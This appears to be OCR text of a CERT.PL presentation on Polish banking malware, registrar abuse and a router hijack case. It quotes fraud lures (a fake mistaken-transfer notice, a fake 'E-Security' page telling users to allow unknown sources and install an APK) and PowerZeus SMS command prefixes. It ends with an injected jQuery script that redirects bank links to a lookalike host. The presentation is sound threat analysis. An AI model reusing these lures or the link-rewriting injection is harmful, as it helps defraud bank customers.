Dzisiaj na Wasze konto został dokonany błędny przelew środkyw pieniężnych w kwocie **29876** PLN od [redacted] z konta **40114020040000**[redacted]. Zgodnie z zasadami naszego banku ta kwota została zaliczona na Wasze konto rozliczeniowe, ale była zamrożona dla wykorzystania.

Zgodnie z Zasadami korzystania z Serwisu Przelewyw Internetowych (p. 43) celem zapobiegania niesankcjonowanego przelewu środkyw pieniężnych działanie Waszego konta zostało wstrzymane do czasu pełnego zwrotu środkyw pieniężnych na konto **40114020040000**[redacted] właściciel ktyrego [redacted] zgłosił błędny przelew.

Żeby było Wam łatwiej, system zaraz automatycznie przejdzie do formy przelewu środkyw pieniężnych i wypełni za Was wszystkie potrzebne pola. Proszę potwierdzić tą operację i w ciągu 60 min. Wasz dostęp do poczty będzie wznowiony.

W przypadku Waszej odmowy zastosować się do tej instrukcji prosimy niezwłocznie zwrócić się do najbliższego oddziału Waszego banku z oryginałami umowy obsługi i swoim paszportem. W przypadku niezwrycenia środkyw pieniężnych będziemy zmuszeni przekazać sprawę do policji.

Kwota, ktyra została przelana na Wasze konto będzie automatycznie zablokowana poprzez automatyczny system zwalczania oszustwa (frond-systemem).

- Informacja dla Was:
- Oszustwo z użyciem kart kredytowych należy do przestępstw karnych. Osoby, ktyre pomagają w praniu (legalizacji) nielegalnie otrzymanych środków pieniężnych (przelewem z kont bankowych) są pociągani do odpowiedzialności karnej zgodnie z ustawodawstwem Rzeczypospolitej Polskiej.
- Sytuację z Waszym kontem uważamy za świadczenie pomocy przy praniu nielegalnie (bez sankcji) przelanych środkyw pieniężnych.

Dalej


Z poważaniem,

Departament Bezpieczeństwa Informacyjnego Banku

Dział zwalczania on-line-oszustwa

CERT.PL

“Defined transfer”



CASE STUDY #2: POWERZEUS

Identyfikator: [redacted]

Zainstaluj w Twoim telefonie komórkowym certyfikat E-Security, powstały ze współpracy z naszym bankiem, aby dalej korzystać z Bankowością Elektroniczną! Ten certyfikat pozwoli korzystać się z szyfrowania algorytmem AES o długości klucza 256 bitów, przy użyciu wiadomości sms. Poniższe kroki pozwolą Ci zainstalować ten certyfikat.

Proszę wybrać system operacyjny Twojego telefonu komórkowego:

- iOS(iPhone)
- BlackBerry
- Android(Samsung,HTC,LG,SONY)
- Symbian(Nokia)
- Inne

Wpisz Twój numer komórkowy aby dostać wskazówki dotyczące instalacji certyfikatu E-Security

DALEJ >>

Numer telefonu komórkowego: +48

1. Wiadomość SMS ze wskazówkami

Dostałeś wiadomość z linkiem do aplikacji Certyfikat E-Security w wersji odpowiedniej systemu operacyjnego Twojego telefonu. Jeżeli nie otrzymałeś wiadomosci, prosimy o sprawdzenie wprowadzonego numeru. Kliknij DALEJ >> aby dostać kolejne wskazówki.

DALEJ >>

2. Włączenie funkcji Nieznane źródła

Ta aplikacja jest opracowaniem autorskim naszego banku, więc Twój telefon może blokować jej instalację. Dla pomyślnej instalacji musisz zaznaczyć ptaszkiem punkt "Nieznane źródła".

Jeżeli masz wersję Android 4.*, proszę zrobić następujące czynności:
Ustawienia -> Bezpieczeństwo -> Administracja urządzenie -> Nieznane źródła

Jeżeli Android wersji 2.*, wtedy:
Ustawienia -> Aplikacje -> Nieznane źródła

DALEJ >>

3. Sposób pobierania

Do pobierania certyfikatu E-Security zalecamy używać standardowej przeglądarki Android OS czy Opera Mini.

DALEJ >>

4. Prawa dostępu do aplikacji

Aby kontynuować instalację przejdź pod adres zaznaczony w linku. Po pobraniu programu, przejdź do folderu Pobrane, odnajdź plik e-security.apk i uruchom instalację programu.
Aby zainstalować aplikację naciśnij "Instaluj".

DALEJ >>

5. Kod E-Security

Po instalacji certyfikatu E-Security dostałeś kod niezbędny do aktywacji i potwierdzenia pomyślnej instalacji.

Wprowadź kod E-Security:


ZAKOŃCZ

PowerZeus/KINS

- Started targeting Polish users around July 2013
- Combines 3 features: webinjects (Zeus), plugin API (SpyEye), code injection methods used by Power Loader (Alureon)
- Modules downloaded by framework (essentially what PowerZeus is)
- Includes a module we called zeus-dll (encrypted on disk)
- This particular instance aimed at installing the poland.apk, polska.apk, e-security.apk on an Android
- This instance used .ru domains for C&C

Command features … + „steganography”


- get info
  - starts with #, phone no. somewhere in message
- new number
  - starts with /, phone no. somewhere in message
- fin
  - starts with ,
- uninstall
  - starts with !





+34 668 …

CERT.PL

Spanish connection …








fonyou.es – turns out C&C number was virtual

CERT.PL

Sinkhole stats unique IPs/day



Sample date:
12/11/2013

CERT.PL

CASE STUDY #3: DOMAIN SILVER

Domain Silver, Inc

- Seychelles based Registrar, active in .pl since June 2012
- Q4 2012: an increase in domains registered through this Registrar, mostly for C&C purposes
- Weak reaction to abuse notifications
  - Slow suspension of domains, apparently to allow for the botnets involved to hop to other C&C domains
- Despite numerous requests, the malicious registrations continued


Domain Silver, Inc

- Q1-Q2 2013: takeover of about 100 domains used for C&C
- Formal request to cease malicious registrations
- Domain Silver, Inc, claimed to comply but the malicious registrations continued
- 30th July 2013: NASK terminated its agreement with Domain Silver, Inc.

Domain Silver, Inc


- Overall, out of 641 domains registered on the 9th of July 2013 (plus sinkholed previously), all active ones turned out to be malicious – apart from domainsilver.pl itself
- Over 20 different botnets taken over or disrupted:
  - including ransomware cases …

Sort of „cloud services” …



CERT.PL


Distribution of botnets registered through Domain Silver, Inc



CERT.PL

CASE STUDY #4: SOHO ROUTER HACKING

SOHO Router Case



CERT.PL

Scenario 1

CERT.PL


Scenario 1

The following piece of code was injected at the end of the HTML:

```
<script>
jQuery(document).ready(function() {
jQuery('a[href*="ebgz.pl"]').attr('href','http://ssl-.ebgz.pl/');
jQuery('li p a.button.green').attr('href','http://ssl-.ebgz.pl/');
});
</script>
```

